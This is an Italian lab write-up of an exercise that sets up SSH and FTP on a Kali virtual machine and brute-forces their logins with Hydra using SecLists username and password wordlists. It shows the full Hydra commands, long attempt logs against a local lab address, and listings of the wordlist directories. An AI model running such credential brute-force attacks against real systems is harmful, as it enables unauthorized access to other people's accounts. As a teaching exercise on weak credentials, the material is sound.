Configurazione e Cracking dei Servizi di Rete


L'obiettivo dell'esercizio è stato quello di acquisire competenze pratiche nella configurazione e nel cracking di servizi di rete, con un focus su **SSH** nella prima fase e la possibilità di estendere l'analisi ad altri servizi come FTP, RDP, TELNET o HTTP nella seconda fase. L'esercizio ha permesso di consolidare le conoscenze relative ai servizi di rete, comprendendo l'importanza della configurazione e della scelta di credenziali sicure.

Fase 1: Configurazione e Cracking SSH

1. Creazione di un nuovo utente
Comando eseguito:
adduser test_user
Risultato: L'utente `test_user` è stato creato con la password iniziale `testpass`.

2. Attivazione del servizio SSH
Comando eseguito:
sudo service ssh start

3. Test della connessione SSH
ssh test_user@<ip_kali>



4. Configurazione e utilizzo di Hydra per il cracking SSH
Comando Hydra utilizzato:
hydra -L <username_list> -P <password_list> <ip_kali> -t 4 ssh

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t4 -V ssh://10.0.2.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 10:06:03
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123456789" - 5 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234567" - 9 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123123" - 11 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "abc123" - 13 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "football" - 14 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "monkey" - 15 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "696969" - 17 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "shadow" - 18 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "master" - 19 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "666666" - 20 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "123321" - 22 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "mustang" - 23 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 3] (0/0)
```

- Path delle wordlist: `/usr/share/seclists/Passwords/`.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists/Passwords/

2020-200_most_used_passwords.txt  darkweb2017-top1000.txt     Most-Popular-Letter-Passes.txt          Software
2023-200_most_used_passwords.txt  darkweb2017-top100.txt      mssql-passwords-nansh0u-guardicore.txt  stupid-ones-in-production.txt
500-worst-passwords.txt           darkweb2017-top10.txt       openwall.net-all.txt                    twitter-banned.txt
500-worst-passwords.txt.bz2       days.txt                    Permutations                            unkown-azul.txt
BiblePass                         Default-Credentials         PHP-Hashes                              UserPassCombo-Jay.txt
Books                             der-postillon.txt           probable-v2-top12000.txt                WiFi-WPA
bt4-password.txt                  dutch_common_wordlist.txt   probable-v2-top1575.txt                 Wikipedia
cirt-default-passwords.txt        dutch_passwordlist.txt      probable-v2-top207.txt                  xato-net-10-million-passwords-1000000.txt
citrix.txt                        dutch_wordlist              Pwdb-Public                             xato-net-10-million-passwords-100000.txt
clarkson-university-82.txt        german_misc.txt             README.md                               xato-net-10-million-passwords-10000.txt
common_corporate_passwords.lst    Honeypot-Captures           richelieu-french-top20000.txt           xato-net-10-million-passwords-1000.txt
Common-Credentials                Keyboard-Walks              richelieu-french-top5000.txt            xato-net-10-million-passwords-100.txt
Cracked-Hashes                    Leaked-Databases            SCRABBLE-hackerhouse.tgz                xato-net-10-million-passwords-10.txt
darkc0de.txt                      Malware                     scraped-JWT-secrets.txt                 xato-net-10-million-passwords-dup.txt
darkweb2017-top10000.txt          months.txt                  seasons.txt                             xato-net-10-million-passwords.txt

┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists/Usernames/

cirt-default-usernames.txt  Honeypot-Captures                    Names      sap-default-usernames.txt    xato-net-10-million-usernames-dup.txt
CommonAdminBase64.txt       mssql-usernames-nansh0u-guardicore.txt  README.md  top-usernames-shortlist.txt  xato-net-10-million-usernames.txt

┌──(kali㉿kali)-[~]
└─$
```

Fase 2: Configurazione e Cracking di Altri Servizi

Servizio scelto: FTP
Installazione del servizio FTP
sudo apt-get install vsftpd

Avvio del servizio:
sudo service vsftpd start
Cracking dell'autenticazione FTP con Hydra
Comando Hydra utilizzato:
hydra -L <username_list> -P <password_list> <ip_kali> -t 4 ftp

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t4 -V ftp://10.0.2.15
```

```
[ATTEMPT] target 10.0.2.15 - login "info" - pass "dylan" - 2629 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "dead" - 2630 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "chloe" - 2631 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "astros" - 2632 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1234567890q" - 2633 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "10101010" - 2634 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "stephanie" - 2635 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "satan" - 2636 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "hudson" - 2637 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "commando" - 2638 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "bones" - 2639 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "bangkok" - 2640 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "amsterdam" - 2641 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "1959" - 2642 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "webmaster" - 2643 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "valley" - 2644 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "space" - 2645 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "southern" - 2646 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "rusty1" - 2647 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "punkin" - 2648 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "napass" - 2649 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "marian" - 2650 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "magnus" - 2651 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "lesbians" - 2652 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "krishna" - 2653 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "hungry" - 2654 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "hhhhhh" - 2655 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "fuckers" - 2656 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "fletcher" - 2657 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "content" - 2658 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "account" - 2659 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "906090" - 2660 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "thompson" - 2661 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "simba" - 2662 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "scream" - 2663 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "q1q1q1" - 2664 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "info" - pass "primus" - 2665 of 8295455000000 [child 1] (0/0)
```